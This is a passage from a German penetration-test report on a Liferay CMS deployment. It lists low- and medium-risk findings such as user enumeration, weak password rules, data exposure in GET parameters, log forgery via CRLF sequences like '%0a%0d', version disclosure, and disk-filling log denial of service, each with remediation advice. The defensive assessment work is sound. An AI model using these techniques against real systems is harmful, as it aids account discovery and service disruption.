


Abbildung 12: Side Channel Attacke auf Anmeldemaske mit vorhandenem Account

Risikofaktor: Leicht

6.1.7.2 User Enumeration in „Passwort vergessen?"-Funktion

Betroffenes Modul: Liferay Core

Ergebnis:

Die „Passwort vergessen?"-Funktion der Anmeldemaske des internen Bereichs von Liferay ist anfällig gegen User Enumeration Attacken, sodass valide Benutzer bzw. E-Mail-Adressen des Systems ermittelt werden können. Die Anwendung reagiert mit unterschiedlichen Fehlermeldungen, wenn bekannte oder nicht vorhandene E-Mail-Adressen verwendet werden. Wird eine unbekannte E-Mail-Adresse übergeben, antwortet Liferay mit der Meldung *„Die angeforderte E-Mail-Adresse befindet sich nicht in der Datenbank."*

Das Verhalten führt dazu, dass ein Angreifer potentiell valide Benutzerkonten erraten kann. Allerdings wird das Formular durch ein CAPTCHA geschützt, das die automatisierte User Enumeration Attacke erschwert bzw. unterbindet und damit die Eintrittswahrscheinlichkeit eines derartigen Angriffs reduziert.

Risikofaktor: Leicht

6.1.8 Schwache Passwort-Policy

Beschreibung:

Passwörter sollten eine Mindestkomplexität aufweisen, die vor dem Setzen eines neuen Passwortes überprüft wird. Diese Komplexität erschwert einem möglichen Angreifer das Erraten des Passwortes. Erfüllt das neue Passwort diese Bedingungen nicht, muss es abgewiesen werden.

Betroffenes Modul: Liferay Core

Ergebnis:

Liferay prüft bei der Passwortänderung eines angemeldeten Benutzer auf eine Zeichenlänge von mindestens 6 Zeichen. Allerdings wirkt diese Prüfung nicht in der Registrierungs- und der „Kennwort vergessen?"-Funktion, wenn der Benutzer sich ein neues Passwort zuweist. Die Passwortkomplexität wird in diesen Fällen nicht überprüft, sodass die Wahl eines Passworts wie „a" oder „1" gestattet ist. Nutzer neigen dazu, leichte Passwörter zu wählen, um sich diese leichter merken zu können, wodurch die Wahrscheinlichkeit des Erratens des Passworts durch einen Angreifer steigt.

Risikofaktor: Leicht

Maßnahme:

Um eine ausreichende Komplexität des Passwortes zu gewährleisten, sollte diese entsprechend überprüft werden. Als sicher anzusehen sind beispielsweise folgende Bildungsregeln:

- Mindestlänge 8 Zeichen und
- bestehend aus mindestens 3 der folgenden 4 Kategorien: Kleinbuchstaben, Großbuchstaben, Zahlen und Sonderzeichen.

6.1.9 Sensitive Data Exposure im Frontend-Registrierungsprozess von Liferay

Beschreibung:

Die Anwendung sollte keine sensiblen Daten über die HTTP-GET-Methode übertragen, da diese Informationen u.a. im Browserverlauf, in Referern oder in Logs gespeichert werden.

Betroffenes Modul: Liferay Core

Ergebnis:

Registriert sich ein Benutzer erfolgreich am Frontend der Anwendung, wird er auf die Seite „`http://deb-liferay-scenario4.cms2.local/1?p_p_id=58&p_p_lifecycle=0&p_p_state=maximized&p_p_mode=view&saveLastPath=false&_58_struts_action=%2Flogin%2Flogin&_58_login=mawn%40mms-dresden.de`" weitergeleitet. Die Weiterleitung enthält im HTTP GET Parameter **_58_login** die E-Mail-Adresse des Benutzers, welche bspw. in Proxy Logs oder der Browser-Historie gespeichert wird.

Zusätzlich wird im Response das gesetzte Passwort im Klartext angezeigt (und zusätzlich via Mail versendet, siehe Abbildung 13), welches durch ShoulderSurfing[1] ausspioniert werden kann. Der Registrierungsprozess ist durch dieses Verhalten mit einer ungültigen Mail-Adresse möglich, da dem Benutzer das Passwort noch vor dem Empfang der E-Mail bekannt ist.

1 https://en.wikipedia.org/wiki/Shoulder_surfing_%28computer_security%29

Screenshot:




Abbildung 13: Sensibler Datentransport über HTTP GET

Risikofaktor: Leicht

Maßnahme:

Der Parameter **_58_login** sollte mittels der HTTP-POST-Methode übertragen und das Passwort sollte aus dem Server-Response entfernt werden.

6.1.10 Fehlender CAPTCHA-Schutz in Newsletter-Registrierung

Beschreibung:

Um automatisierte Attacken gegen Ressourcen-aufwändige Aktionen oder Prozesse in Webanwendungen zu unterbinden, sollten entsprechende Gegenmaßnahmen wie CAPTCHAs implementiert werden.

Betroffenes Modul: rcsnewsletter-portlet

Ergebnis:

Das Liferay-Plugin **rcsnewsletter-portlet** implementiert eine Newsletter-Registrierung im Frontend der Anwendung. Das Registrierungsformular des Newsletters verfügt über keinen Schutz vor automatisierten Attacken, sodass ein Angreifer durch vergleichbar wenige Anfragen einen Denial of Service erzeugen kann.

Risikofaktor: Leicht

Maßnahme:

Das Registrierungsformular des Liferay-Plugins **rcsnewsletter-portlet** sollte entsprechende Gegenmaßnahmen wie CAPTCHAs gegen automatisierte Attacken implementieren.

6.1.11 Log Forgery

Beschreibung:

Die Anwendung muss Benutzereingaben, welche in Logs geschrieben werden, überprüfen, um Log Forgery Attacken zu verhindern. Log Forgery ermöglicht Angreifern durch die Eingabe von Zeilenumbrüchen wie „%0a%0d" oder „\r\n" neue Einträge in Log-Dateien zu erzeugen.

Betroffenes Modul: Liferay Core

Ergebnis:

Die Liferay-Portal-Konfigurationsdatei *„portal-developer.properties"* enthält verschiedene Systemeigenschaften, wobei der Wert von **log.sanitizer.enabled** aktuell auf **false** festgelegt und dadurch die Überprüfung der Eingaben in Log-Einträgen abgeschaltet ist.

```
log.sanitizer.enabled=false
```

Risikofaktor: Leicht

Maßnahme:

Der Wert von **log.sanitizer.enabled** muss auf **true** gesetzt werden.

6.1.12 Minimierung der verfügbaren Funktionen

Beschreibung:

Prinzipiell sollte die Anwendung nur Funktionen aktivieren, welche für den Anwendungsfall der Webanwendung benötigt werden (ähnlich dem Least-Privilege-Prinzip). Nicht benötige Dienste bzw. Funktionen sollten deaktiviert werden.

Betroffenes Modul: Liferay Core

Ergebnis:

Die Anmeldemaske der Liferay-Anwendung lässt eine offene Registrierung von Nutzern zu, welche für den konkreten Anwendungsfall **nicht** notwendig ist und potentiell weitere Sicherheitsschwachstellen innerhalb der Anwendung öffnet.

Risikofaktor: Leicht

Maßnahme:

Die Registrierungsfunktion sollte deaktiviert werden:

Control Panel/Portal Settings/Authentication/General:

- Allow strangers to create accounts (*company.security.strangers=false*)

- Allow strangers to create accounts with a company email address (*company.security.strangers.with.mx=false*)

Es sollte dabei jedoch beachtet werden, dass die Funktion zur Erstellung von Seitenkommentare durch Deaktivieren der Registrierung nicht mehr verfügbar ist.

6.2 Betriebssystem

6.2.1 Zusammenfassung

Es wurden wenige Fehler bzw. weitere Härtungsmaßnahmen auf der Ebene des Betriebssystems gefunden, welche in einem separaten Dokument [3] beschrieben werden, da diese nicht nur auf Liferay zutreffen.

6.3 Webserver

6.3.1 Zusammenfassung

Es wurden wenige Fehler bzw. weitere Härtungsmaßnahmen auf der Ebene des Webservers gefunden, welche in einem separaten Dokument [3] beschrieben werden, da diese nicht nur auf Liferay zutreffen.

6.3.2 Information Disclosure im HTTP-Header

Beschreibung:

Informationen über den Webserver könnten Aufschluss über Sicherheitsschwachstellen geben. Deshalb dürfen Fehlerseiten oder HTTP-Header keine Versionsinformationen des Webservers und verwendeter Module/Erweiterungen enthalten. Die Fehlermeldungen dürfen keine internen Informationen wie z. B. interne Servernamen, Fehlercodes usw. enthalten.

Betroffenes Modul: Apache (Liferay-spezifisch)

Ergebnis:

Der HTTP-Response-Header der Liferay-Anwendung enthält die Information *„Liferay-Portal: Liferay Portal Community Edition"*. Diese Angabe liefert einem Angreifer Informationen über die eingesetzte Technologie.

HTTP Response Header:

```
HTTP/1.1 200 OK
Date: Tue, 05 Jan 2016 08:44:09 GMT
Server: Apache/2.4.10 (Debian)
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
X-XSS-Protection: 1
Liferay-Portal: Liferay Portal Community Edition
Content-Type: text/html;charset=UTF-8
Content-Length: 24084
Connection: close
```

Risikofaktor: Leicht

Maßnahme:

Die Apache-Konfiguration sollte derart angepasst werden, dass der Liferay-Portal-Header nicht ausgeliefert wird:

Header unset Liferay-Portal.

6.3.3 ServerInfo.properties enthält Tomcat-Applikationsdetails

Betroffenes Modul: Tomcat

Ergebnis:

Die **catalina.jar** unter */usr/share/tomcat7/lib/* enthält in der *ServerInfo.properties* die Werte für *server.info*, *server.number* und *server.built* Attribute, welche die Tomcat-Applikationsdetails vorhalten. Werden diese Informationen aus der JAR-Datei nicht entfernt, zeigt der Tomcat seine Versionsinformation auf Fehlerseiten. Diese Informationen kann ein Angreifer nutzen, um weitere Angriffe gegen den Server zu initiieren.

Auszug aus server.info:

```
jasa@deb-liferay-scenario4:~$ grep server.info
org/apache/catalina/util/ServerInfo.properties
server.info=Apache Tomcat/7.0.56 (Debian)

jasa@deb-liferay-scenario4:~$ grep server.number
org/apache/catalina/util/ServerInfo.properties
server.number=7.0.56.0

jasa@deb-liferay-scenario4:~$ grep server.built
org/apache/catalina/util/ServerInfo.properties
server.built=Mar 28 2015 05:59:01
```

Risikofaktor: Leicht

Maßnahme:

Folgende Schritte müssen zum Entfernen der Information durchgeführt werden:

- Entpacken: jar xf catalina.jar org/apache/catalina/util/ServerInfo.properties
- Setzen: server.info=<SomeWebServer>
- Setzen: server.number=<SomeVersion>
- Setzen: server.built=<BuildDate>
- Packen: jar uf catalina.jar org/apache/catalina/util/ServerInfo.properties

6.3.4 Fehlkonfiguration der logging.properties

Betroffenes Modul: Tomcat

Ergebnis:

Das Loglevel des FileHandlers ist unter */var/lib/tomcat7/conf/logging.properties* auf **FINE** gesetzt, sodass sehr große Logfiles entstehen können und die Log-Dateien viele Debuginformationen enthalten. Zusätzlich wurde kein Grenze für die Dateigröße der Logs festgelegt (*java.util.logging.FileHandler.limit=10000*), sodass die Dateien ohne Limit beschrieben werden.

Auszug aus logging.properties:

```
1catalina.org.apache.juli.FileHandler.level = FINE
1catalina.org.apache.juli.FileHandler.directory = ${catalina.base}/logs
1catalina.org.apache.juli.FileHandler.prefix = catalina.

2localhost.org.apache.juli.FileHandler.level = FINE
2localhost.org.apache.juli.FileHandler.directory = ${catalina.base}/logs
2localhost.org.apache.juli.FileHandler.prefix = localhost.

java.util.logging.ConsoleHandler.level = FINE
java.util.logging.ConsoleHandler.formatter = java.util.logging.SimpleFormatter
```

Risikofaktor: Leicht

Maßnahme:

Das Problem kann durch Umsetzen des Loglevels auf **INFO** und Setzen des FileHandler Limits minimiert werden:

java.util.logging.FileHandler.limit=10000

6.3.5 Deaktivierung von Recycle Facades und Encoded Slash

Betroffenes Modul: Tomcat

Ergebnis:

Folgende zusätzliche Attribute sollten dem Tomcat übergeben werden, damit Session Facades zwischen Requests nicht wiederverwendet und enkodierte Slashes verboten werden:

```
-Dorg.apache.catalina.connector. CoyoteAdapter.ALLOW_BACKSLASH=false
-Dorg.apache.tomcat.util.buf. UDecoder.ALLOW_ENCODED_SLASH=false
-Dorg.apache.catalina.connector.RECYCLE_FACADES=false
```

Risikofaktor: Leicht

Maßnahme:

Siehe die oben beschriebene Maßnahme.

6.3.6 Denial of Service durch Speicherauslastung in Log-Dateien

Beschreibung:

Log-Dateien des Servers dürfen niemals die vollständige Systemfestplatte beschreiben, da hierdurch ein Denial of Service provoziert werden kann.

Ergebnis:

Es war möglich, die Log-Dateien von *catalina.out* und *liferay* unter

- /var/lib/liferay/logs und
- /var/log/tomcat7/catalina.out

ohne Limit zu beschreiben, sodass der Server nicht mehr erreichbar und die root Partition zu 100% belegt war (siehe Abbildung 14).

Screenshot:




Abbildung 14: Systemfestplatte /dev/sda1 vollständig beschrieben

Risikofaktor: Mittel

Maßnahme:

Der Logging-Prozess darf nicht unter einem administrativen Account laufen, da sonst die Systemfestplatte vollständig beschrieben werden kann.

Das Problem kann weiterhin durch Umsetzen des Loglevels auf **INFO** und Setzen des FileHandler Limits minimiert werden (vgl. Kapitel 6.3.4):

java.util.logging.FileHandler.limit=10000

6.4 Datenbank

6.4.1 Zusammenfassung

Es wurden wenige Fehler bzw. weitere Härtungsmaßnahmen auf der Ebene der Datenbank gefunden, welche in einem separaten Dokument [3] beschrieben werden, da diese nicht nur auf Liferay zutreffen.

Anhang: Bewertungskriterien der Schwere der Testergebnisse

Risikofaktor „Hinweis"

	Beschreibung
Klassifikation	Keine Schwachstelle oder Schwachstelle ohne Risiko.
Korrektur	Korrektur nicht notwendig.
Auswirkung	Kein Schaden für System oder Anwendung.
Wahrscheinlichkeit	Nicht relevant.
Wissen des Angreifers	Nicht relevant.
Benutzerinteraktion	Nicht relevant.

Risikofaktor „Leicht"

	Beschreibung
Klassifikation	Schwachstelle selbst stellt keine signifikante Gefahr für System oder Anwendung dar. Schwachstelle bietet einem Angreifer neue Information für weitere Angriffe. Die Kombination verschiedener Schwachstellen mit Risikofaktor „Leicht" könnte zu einem höheren Risiko führen.
Korrektur	Korrektur wird empfohlen.
Auswirkung	Kein direkter Schaden für System oder Anwendung. In Kombination mit anderen Schwachstellen ist ein Schaden möglich.
Wahrscheinlichkeit	Kein Exploit oder Proof-of-Concept vorhanden. Schwachstelle kann nur theoretisch ausgenutzt werden.
Wissen des Angreifers	Angriff erfordert erheblichen Aufwand und erhebliches Wissen.
Benutzerinteraktion	Abhängig von der Art der Schwachstelle ist eine hohe Benutzerinteraktion notwendig (z.B.: Social Engineering, Spam), um dem Angreifer eine Möglichkeit zum Ausnutzen der Schwachstelle zu bieten.

Risikofaktor „Mittel"

	Beschreibung
Klassifikation	Schwachstelle stellt ein mittleres Risiko für System oder Anwendung dar. Die Schwachstelle selbst reicht nicht aus, um das System zu übernehmen, kann jedoch Teil eines erfolgreichen Angriffes sein.
Korrektur	Korrektur wird dringend empfohlen.
Auswirkung	Begrenzter direkter Schaden für System oder Anwendung.
Wahrscheinlichkeit	Kein Exploit oder Proof-of-Concept vorhanden. Schwachstelle kann ausgenutzt werden.
Wissen des Angreifers	Angriff erfordert hohen Aufwand und hohes Wissen.
Benutzerinteraktion	Abhängig von der Art der Schwachstelle ist eine unachtsame Benutzerinteraktion notwendig (z.B. Ignorieren von Fehlermeldungen), um dem Angreifer eine Möglichkeit zum Ausnutzen der Schwachstelle zu bieten.

Risikofaktor „Schwer"

	Beschreibung
Klassifikation	Schwachstelle stellt ein hohes Risiko für System oder Anwendung dar. Die Schwachstelle reicht aus, um Teile des Systems zu übernehmen.
Korrektur	Korrektur ist notwendig.
Auswirkung	Hoher direkter Schaden für System oder Anwendung.
Wahrscheinlichkeit	Exploit oder Proof-of-Concept vorhanden. Schwachstelle kann ausgenutzt werden. Exploit kann durch Benutzerinteraktion repliziert werden.
Wissen des Angreifers	Angriff erfordert geringen Aufwand und geringes Wissen.
Benutzerinteraktion	Aktive Interaktion des Benutzers ist nicht erforderlich.

Risikofaktor „Sehr schwer"

	Beschreibung
Klassifikation	Schwachstelle stellt ein kritisches Risiko für System oder Anwendung dar. Die Schwachstelle reicht aus, um das gesamte Systems zu übernehmen.
Korrektur	Korrektur ist unbedingt notwendig.
Auswirkung	Direkter kritischer Schaden für System oder Anwendung.
Wahrscheinlichkeit	Exploit oder Proof-of-Concept vorhanden. Schwachstelle kann ausgenutzt werden. Exploit repliziert sich automatisch ohne Benutzerinteraktion.
Wissen des Angreifers	Angriff erfordert geringen Aufwand und geringes Wissen.
Benutzerinteraktion	Benutzer kann sich nicht selbst schützen.

Literaturverzeichnis

[1] Studie „Sicherheitsuntersuchung von Content-Management-Systemen", Stand 22.12.2015

[2] Bundesamt für Sicherheit in der Informationstechnik, Durchführungskonzept für Penetrationstests, https://www.bsi.bund.de/SharedDocs/Downloads/DE/BSI/Publikationen/Studien/Penetrationstest/penetrationstest_pdf.pdf?__blob=publicationFile, Stand November 2003

[3] T-Systems Multimedia Solutions GmbH, Testbericht: Sicherheitstest übergreifender Komponenten im Rahmen des Tests von Content-Management-Systemen, Version 3.0, Stand 14.04.2016

Stichwort- und Abkürzungsverzeichnis

Begriff	Beschreibung
Completely Automated Public Turing test to tell Computers and Humans Apart (CAPTCHA)	Test zur Unterscheidung von Computern und Menschen.
Content-Management-System (CMS)	Software zur Erstellung und Pflege von Webinhalten.
Cross-Site Request Forgery (CSRF)	Angriff zur unerwünschten Durchführung einer Transaktion in einer Webanwendung.
Denial-of-Service (DoS)	Angriff zur Einschränkung der Verfügbarkeit einer Anwendung oder eines Dienstes.
Proof of Concept (PoC)	Machbarkeitsnachweis.
Structured Query Language (SQL)	Abfragesprache für relationale Datenbanken.
Test and Integration Center (TIC)	Akkreditiertes Prüflaboratorium der T-Systems Multimedia Solutions GmbH.
Cross-Site-Scripting (XSS)	Sicherheitslücke in Webanwendungen zum Einfügen von Informationen aus einem Kontext, in dem sie nicht vertrauenswürdig sind, in einen anderen Kontext, in dem sie als vertrauenswürdig eingestuft werden.